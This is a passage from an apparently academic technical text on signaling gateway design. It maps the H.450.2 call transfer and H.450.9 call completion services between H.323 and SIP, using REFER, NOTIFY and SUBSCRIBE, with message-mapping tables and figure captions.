The protocol sequence of APDUs for the basic method without consultation is shown in Figure 5.7. It is also called *blind transfer* because there is no interaction between A and C. A does not even care whether B can finally establish a connection with C. A triggers the transfer, waits for a first indication about its proceeding and finishes the call with B without taking care of the effects of the triggered action.




Figure 5.7: Call transfer in H.450.2

In the procedure with consultation, A initially sets the call with B on hold and contacts C to inform that user about the pending transfer. The connection between A and C for that consultation is called *secondary call*. Figure 5.8 describes this procedure. The protocol flow depicts that both the primary as well as the secondary call are finished after successful establishment of the transferred call.




Figure 5.8: Call transfer with consultation

Both procedures should preferably be supported by an interworking design. The H.450.2 protocol description is very detailed and explicitly describes the procedures at each of the involved entities for each of the situations within the ongoing transfer process. Additionally, it comprises state diagrams and a detailed formal message syntax specification. This forms a good basis for integration within a gateway.

5.2.2 Call Transfer in SIP

The SIP RFC 2543 [64] does not include the necessary protocol primitives to implement the *call transfer* semantic. *Call transfer* functionality has gradually been added to the SIP standard. [161] proposes an approach that emulates the behavior. However, it lacks the opportunity to explicitly inform the involved parties about the fact that operations are part of a *supplementary service* invocation. An alerting of the *transfer target* cannot be distinguished from a *basic call* setup in this case because it does not convey the information about the *transferor*.

[164] introduces a new SIP method `REFER` to overcome the described drawback. With this new signaling primitive and the two additional headers `Refer-to:` [163] and `Referred-by:` [165] it is possible to implement a behavior that is similar to the service semantics in H.450.2.

Figure 5.9 visualizes the typical message flow for a scenario that the SIP protocol draft calls *unattended transfer*. It is corresponding to the *blind transfer* in H.450.2.




Figure 5.9: Call transfer in SIP

The calling party A initially sets the *transferee* B on hold and stops the audio media exchange with it. This is done with an re-`INVITE` message with a 0.0.0.0 IP address in the `c=` line of the SDP media description. The *transferee* is then instructed to contact the *transfer target*. The information about this target is transported in the `Refer-To:` message header of the `REFER` message that triggers the activity. The fact that the requested operation has been accepted is indicated with a `202 Accepted` response. The *transferee* then starts a session setup with the *transfer target*. The `Referred-By:` header in the `INVITE` indicates that this is the implication of a transfer request.

The successful establishment of a call between the *transferee* and the *transfer target* is reported to the *transferor* in the message body of an unsolicited `NOTIFY` message with the content type `application/sip`. This message body transports a `SIP/2.0 200 OK` information that can be enhanced with further information if the transferred call succeeded. The notification mechanism and the SIP primitives that it uses are explained in more detail in Section 5.3.2. It is part of the SIP event notification framework [131] that can generally be used for asynchronous notifications and is not restricted to just one specific *supplementary service*.

SIP also supports a procedure that lets the *transferor* A and the *transfer target* C interact in the first phase of the service invocation. The procedure for this case is similar to the scenario

with secondary call in H.450.2. It is called *call transfer with consultation hold* and is meant to inform the *transfer target* C that a transfer is pending. The necessary transactions take place before the REFER message to the *transferee* B is originated and the call between *transferor* and *transfer target* is typically finished before the transfer is actually performed. This differs from the approach for H.450.2 that has been visualized in Figure 5.8.

A very detailed description and discussion of the described procedures and a third *call transfer* mode called *attended transfer* is given in [164]. In this mode, all the involved participants take part in a temporary ad-hoc multi-party conference. Because conference support is not fully standardized within the SIP call control framework at the time of writing it is proposed in the draft but not exemplified in detail so far.

We have started our investigation of potential support for the described *supplementary service* at a time when it was still under discussion and had therefore to initially search for appropriate protocol primitive options [6]. It is nevertheless noteworthy that the drafts that deal with *call transfer* functions have all expired and have not been replaced or integrated in standard documents so far. Nevertheless, the procedures that they describe have been implemented in a number of commercial SIP *user agents* [225, 185]. The behavior of these "quasi-standard" implementations forms the reference for our interworking design.

5.2.3 Protocol Interworking Design

Our analysis of the interworking task, the relations between the involved entities and the way how the protocol interactions are combined uses the analysis and design guidelines that have been discussed in Section 3.7.

Concepts, Entities and Relations

Our analysis and design process starts with the identification of corresponding concepts and terms for the two services that we want to connect. This builds the basis for the identification of corresponding protocol interactions as well as for the subsequent determination of appropriate message and message parameter mappings.

Table 5.4 lists the names of H.450.2 scenarios and involved entities. It is supplemented with their corresponding counterparts on the SIP side. It can be seen that even though the specific terms differ they are conceptually the same for both protocols. There is a counterpart for each of the relevant scenarios and the entities that it involves.

The next analysis step determines the relations between the various protocol entities. Figure 5.10 introduces the entities and their relations within the service invocation and execution process. It uses the abbreviation "H" for an H.323 subscriber and "S" for a SIP subscriber. The *transferor* and the *transferee* are shown horizontally next to each other. The *transfer target* is depicted in the respective second row. *Call transfer* generally involves three parties. This leads to eight possible combinations. Two of them involve only H.323 or only SIP subscribers.

Table 5.4: Corresponding H.450.2 and SIP entities and interactions

category	**H.323**	**SIP**
scenarios	blind transfer with secondary call	unattended transfer consultation hold
entities	transferring endpoint transferred endpoint transferred-to endpoint	transferor transferee transfer target

Therefore, they do not incorporate a gateway in the call signaling path. The six remaining relevant cases are grouped according to the communication partner protocol relations for the primary and transferred call. Whether the primary call was originally originated by either the *transferor* or the *transferee* does not influence the investigated behavior. It can be neglected for the further analysis.




Figure 5.10: Relations between involved entities in different call transfer scenarios

A combination of the entities initials is used for an abbreviated reference to the different scenarios. With this notation an H.323–SIP–H.323 scenario is subsequently be named as HSH. The HSH and the SHS scenario are the most sophisticated interworking cases because they involve a protocol conversion in both the service initiation as well as in the execution phase. Participants in the scenarios may be located in different “zones”, each with an own H.323 gatekeeper or SIP registrar and proxy server. In this case the invocation and the execution transactions typically pass through different gateways. Therefore, our design must not assume that call state information from the transfer initiation phase (that exists in either an infrastructure component such as an H.323 gatekeeper or SIP proxy or a signaling gateway) can be re-used within the interworking operations for the transferred call.

The less complex scenarios HHS, SSH, HSS and SHH are inherently covered by our investiga-

tion. For them a gateway has generally to be passed through on only one link. The respective other interactions are native ones without gateway and protocol conversion involvement.

Protocol Interactions, Messages and Parameters

Table 5.5 lists the necessary operations for the investigated service with their semantics on the conceptual level. It characterizes requests as well as responses and shows the H.450.2 and SIP primitives for them.

Table 5.5: Protocol message semantics for call transfer

operation semantic	type	H.450.2 primitive	SIP primitive
call transfer request	request	`FACILITY ctInitiate.invoke`	`REFER` method
call setup for transferred call	request	`SETUP ctSetup.Invoke`	`INVITE` method
temporary interruption of primary call	request	H.450.4 standard call hold or no explicit signaling but pause in media streaming	Re-`INVITE` with 0.0.0.0 in SDP media description
call transfer announcement in secondary call	request	`FACILITY ctIdentity.Invoke`	no explicit signaling, standard consultation call, optionally `Referred-By:` request header
indication to transferor about status of transferred call	response	`RELEASE COMPLETE ctInitiate.ReturnResult`	`NOTIFY` with status message, e.g., `200 OK` in message body
indication of release of a call	response	`RELEASE COMPLETE`	`BYE`

Protocol primitive transformations are constructed for the corresponding signaling protocol primitives and their parameters. Our subsequent message sequence charts present the resulting flow of protocol messages. They do not show timers that the protocol standards define and are restricted to the successful proceeding of the operations. Provisional SIP responses that can additionally indicate the progress of a signaling transaction are omitted as well. The design also has to cope with erroneous situations or cases where one of the involved parties refuses to accept a call or drops it while transactions have not fully proceeded. The detailed handling of these situations can be inspected in the implementation source code (see Table G.1 in Appendix G). To a substantial extent these scenarios use primitives (such as appropriate timers) that already exist within the integrated protocol stacks. Figure 5.11 describes the resulting gateway message mapping sequence for *call transfer* in a SIP–H.323–SIP scenario.

Figure 5.12 shows the message sequence mapping for the H.323–SIP–H.323 case.




Figure 5.11: Call transfer in a SIP–H.323–SIP scenario

The main service specific functionality is implemented for the transfer initiation operations. The call setup for the transferred call does only slightly differ from the standard procedure in an H.323–SIP gateway. The additional information about the *transferor* is transported within the signaling process in this phase. H.450.2 uses the parameter to the <`ctInitiate.Invoke`> `FACILITY` message for this purpose. SIP carries it in the `Referred-By:` request header of the `REFER` message and re-uses it as additional header line in the `INVITE` messages for the transferred call. This lets the *transfer target* distinguish the setup from a *basic call*.

The H.450.2 standard proposes to not change media specifics but to keep them as within the primary call. Our design observes this proposal. The media channel establishment procedure within the gateway is not further discussed in the following because it does not differ from the one that is used in a basic H.323–SIP gateway.

Summary

We have successfully designed *call transfer* interworking in all possible combinations of involved parties. The service can transparently be supported with our gateway design. Its implementation that is discussed in Section 5.5 uses only mechanisms that are fixed in the signaling protocol drafts or standard documents. It does not involve any additional operations that are outside the scope of the involved signaling protocols.

The service interworking is provided without having to design extensions to the direct mapping of protocol messages and their parameters. Apart from the termination of a SIP call hold




Figure 5.12: Call transfer in an H.323–SIP–H.323 scenario

request to the H.323 side (that is an implication of missing support of this service in the end-systems that have been available to us) the design does not involve termination of transactions and the generation of responses by the gateway itself. These options have been discussed in our theoretical and generic analysis of potential scenarios in Section 3.4.1. Neither is it necessary to observe a different sequence of operations. This is an implication of the fact that the *call transfer* concepts and their technical realization in both H.450.2 and SIP are very similar. It can even be assumed that existing functionality in the H.450.2 specification influenced the design of the protocol extension in SIP. In general such a procedure that observes existing functionality and makes interworking easier would be favorable for future protocol definitions in the investigated context.

5.3 Standard Interworking Approach for Call Completion

In H.450.9 [95] *call completion* is defined as follows:

> "*Call completion* is the successful presentation of a previously unsuccessful call to a destination user (User B), which occurs when the call has entered an alerting phase or has been answered."

Figure 5.13 depicts the procedure and its involved entities. It also names the relevant terms in the four phases of the execution of the service. It generally involves only two parties.




Figure 5.13: Entities and interactions in a call completion scenario

5.3.1 Call Completion in H.323 – H.450.9

The *call completion* recommendation H.450.9 [95] defines the procedures and protocol specifics for the completion of a call to a *busy subscriber* (CCBS) or *on no reply* (CCNR) in H.323. The CCBS procedure that we investigate in detail is summarized in the following way:

> "*Completion of calls to busy subscribers* is a *supplementary service* that is offered to a calling user A. On encountering a busy called user B, it allows A to request that user B's endpoint monitors user B and notify user A's endpoint when B becomes free. On response by user A to that notification, user A's endpoint shall attempt to complete the call to user B."

Figure 5.14 shows the typical sequence of protocol messages for the service. Our description starts after the calling party already received a feedback that the called party is busy.

The initially busy callee informs the caller as soon as it is no longer busy. The caller gets a feedback at the user interface and can then start another call attempt without having to dial the target number for another *basic call* again.

Subscriber A can initiate multiple requests for *call completion* to different users. In the same way B can grant the service for multiple requesters. Both have therefore to manage a queue of multiple pending operations and have to keep track of them.

The H.450.9 specification distinguishes a number of implementation variants that influence (and complicate) our interworking design. A called party can either release or retain the original call. Which of the alternatives a called party chooses is indicated by the response to the initial service invocation `SETUP` message. If it is answered with a `CONNECT` message (as depicted in the first response in Figure 5.14) the call is retained. The figure visualizes the two different call relations between the participants in this case with C1 and C2. An interleaving of two call sessions takes place in this case. The initial call is kept alive until the callback




Figure 5.14: Call completion in H.450.9 (retain case)

is initiated. An alternative `RELEASE COMPLETE` message that transports the reply to the *call completion* request initiates an immediate release process for the initial call. Both cases and their implications for interworking are discussed in more detail in Section 5.3.3.

5.3.2 Call Completion in SIP

At the time of writing there is no dedicated standard document that describes the *call completion* functionality and its implementation in SIP. However, [132] has introduced the protocol primitives for the service. Meanwhile these primitives have become part of RFC 3265 “Session Initiation Protocol (SIP) – Specific Event Notification” [131]. This standard does not describe a particular new service but concentrates on providing a minimal set of primitives for a whole set of different functions. These primitives can be combined to form complex features. This design and standardization procedure is in conformance with the general SIP approach that favors horizontal integration.

The RFC 3265 describes support for an event-like asynchronous notification mechanism. It uses the new SIP `NOTIFY` method and the `Event:` header that further qualifies it. Notifications can either be sent unsolicited or after a *user agent* has actively registered for their delivery.

This registration makes use of the SIP `SUBSCRIBE` method. SIP parties that have subscribed for notification use the tuple of the `To:`, `From:` and `Call-ID:` header field values to unambiguously map notifications to previous subscriptions. The standard additionally introduces the `Expires:` header field that defines the time period that a subscription request is valid. The expiration time can be extended or subscriptions also be canceled by sending an `SUBSCRIBE` message with an updated `Expires:` specification.

Figure 5.15 presents the typical sequence of messages for the *call completion* functionality that uses the described primitives.




Figure 5.15: Call completion in SIP

